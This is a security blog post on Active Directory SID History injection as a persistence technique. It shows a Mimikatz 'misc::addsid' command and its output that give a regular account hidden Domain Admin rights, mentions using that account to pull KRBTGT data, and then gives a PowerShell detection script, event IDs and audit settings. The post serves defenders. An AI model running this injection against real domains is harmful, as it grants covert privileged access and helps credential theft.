Sneaky Active Directory Persistence #14: SID History

adsecurity.org

Sean Metcalf September 19, 2015

The content in this post describes a method by which an attacker could persist administrative access to Active Directory after having Domain Admin level rights for 5 minutes.

I presented on this AD persistence method in Las Vegas at DEF CON 23 (2015).

Complete list of Sneaky Active Directory Persistence Tricks posts

SID History is an attribute that supports migration scenarios. Every user account has an associated Security IDentifier (SID) which is used to track the security principal and the access the account has when connecting to resources. SID History enables access for another account to effectively be cloned to another. This is extremely useful to ensure users retain access when moved (migrated) from one domain to another. Since the user's SID changes when the new account is created, the old SID needs to map to the new one. When a user in Domain A is migrated to Domain B, a new user account is created in DomainB and DomainA user's SID is added to DomainB's user account's SID History attribute. This ensures that DomainB user can still access resources in DomainA.

The interesting part of this is that SID History works for SIDs in the same domain as it does across domains in the same forest, which means that a regular user account in DomainA can contain DomainA SIDs and if the DomainA SIDs are for privileged accounts or groups, a regular user account can be granted Domain Admin rights without being a member of Domain Admins.

Note: A regular user in a domain can contain the Enterprise Admin SID in its SID History from another domain in the Active Directory forest, thus "elevating" access for the user account to effective Domain Admin in all domains in the forest. if you have a forest trust *without* SID Filtering enabled (also called Quarantine), it's possible to inject a SID from another forest and it will be added to the user token when authenticated and used for access evaluations.

Mimikatz enables SID History injection to any user account (requires Domain Admin or equivalent rights). In this scenario, the attacker creates the user account "bobafett" and adds the default administrator account for the domain, "ADSAdministrator" (RID 500), to the account's SID History attribute.

```
PS C:\temp\mimikatz> .\mimikatz "privilege::debug" "misc::addsid bobafett ADSAdministrator "

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::addsid bobafett ADSAdministrator
SIDHistory for 'bobafett'
 * ADSAdministrator     OK
```

When the bobafett account logs on, all of the SIDs associated with the account are added to the user's token which is used to determine access to resources. The SIDs associated with the account is the user's SID, the group SIDs in which the user is a member (including groups that those groups are a member of), and SIDs contained in SID History.


Using the PowerShell Active Directory cmdlet "Get-ADUser", we can see there is no group membership assigned to the bobafett account, though it does have a SID in SIDHistory (the ADSAdministrator account).

```
PS C:\temp\mimikatz> get-aduser bobafett -properties sidhistory,memberof


DistinguishedName : CN=BobaFett,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled           : True
GivenName         :
MemberOf          : {}
Name              : BobaFett
ObjectClass       : user
ObjectGUID        : d4d1e6c0-82a8-469f-b243-8602300e2dbe
SamAccountName    : BobaFett
SID               : S-1-5-21-1583770191-140008446-3268284411-3103
SIDHistory        : {S-1-5-21-1583770191-140008446-3268284411-500}
Surname           :
UserPrincipalName : BobaFett@lab.adsecurity.org
```

When bobafett logs on, the SIDs associated with the account are evaluated and access determined based on these SIDs. Since the bobafett account is associated with the ADSAdmnistrator account (RID 500), the bobafett account has all access the ADSAdministrator account has, including Domain Admin rights.

Leveraging the bobafett user account and the rights granted to it through SID History, it is possible to use PowerShell remoting to pull the KRBTGT account password data from a Domain Controller.



Detection

The best way to detect SID History account escalation is to enumerate all users with data in the SID History attribute and flag the ones which include SIDs in the same domain*. If users haven't been migrated, you can simply search for all users with data in the SIDHistory attribute. This is why it's important to clean up SID History after a migration is complete (and the user is added to the correct groups for required resource access).

The PowerShell AD Cmdlet "Get-ADUser" is most useful for detecting "Same Domain SID History":

```
# Detect Same Domain SID History
Import-Module ActiveDirectory
[string]$DomainSID = ( (Get-ADDomain).DomainSID.Value )

Get-ADUser -Filter "SIDHistory -Like '*'" -Properties SIDHistory | `
Where { $_.SIDHistory -Like "$DomainSID-*" }
```

This graphic shows the result of running the "Same Domain SIDHistory" Detection PowerShell Script. Note that the SID in the user's SIDHistory ends with "500" which is the default domain Administrator account which is a member of Administrators, Domain Admins, Schema Admins, and Enterprise Admins by default.

```
PS C:\> Import-Module ActiveDirectory
[string]$DomainSID = ((Get-ADDomain).DomainSID.Value)

Get-ADUser -Filter { SIDHistory -Like "*" } -Properties SIDHistory | `
 Where { $_.SIDHistory -Like "$DomainSID-*" }


DistinguishedName : CN=BothanSpy,CN=Users,DC=rd,DC=adsecurity,DC=org
Enabled           : True
GivenName         :
Name              : BothanSpy
ObjectClass       : user
ObjectGUID        : f4552eeb-e8cf-4a77-9dab-28b872f465ca
SamAccountName    : BothanSpy
SID               : S-1-5-21-2578996962-4185879466-3696909401-3103
SIDHistory        : {S-1-5-21-2578996962-4185879466-3696909401-500}
Surname           :
UserPrincipalName : BothanSpy@rd.adsecurity.org
```


***Note**: In multi-domain forests, it is recommended to look for admin group SIDs (and member account SIDs) in every domain in the forest as well as trusted domains/forests.

Detection via Domain Controller Events

Detection of successful modification or failed attempt to modify the SIDHistory attribute is possible with the following logging:

Configure sub-category auditing under Account Management, "Audit User Account Management" (success) on Domain Controllers for the following event ids:

- 4765: SID History was added to an account.
- 4766: An attempt to add SID History to an account failed.



Advanced Audit Configuration

Account Logon

Policy	Setting
Audit Credential Validation	Success, Failure
Audit Kerberos Authentication Service	Success, Failure
Audit Kerberos Service Ticket Operations	Success, Failure

Account Management

Policy	Setting
Audit Computer Account Management	Success, Failure
Audit Other Account Management Events	Success, Failure
Audit Security Group Management	Success, Failure
Audit User Account Management	Success, Failure

Detailed Tracking

Policy	Setting
Audit DPAPI Activity	Success, Failure
Audit Process Creation	Success, Failure

DS Access

Policy	Setting
Audit Directory Service Access	Success, Failure
Audit Directory Service Changes	Success, Failure

Logon/Logoff

Policy	Setting
Audit Account Lockout	Success
Audit Logoff	Success
Audit Logon	Success, Failure
Audit Other Logon/Logoff Events	Success, Failure
Audit Special Logon	Success, Failure

Policy Change

Policy	Setting
Audit Audit Policy Change	Success, Failure
Audit Authentication Policy Change	Success, Failure

Privilege Use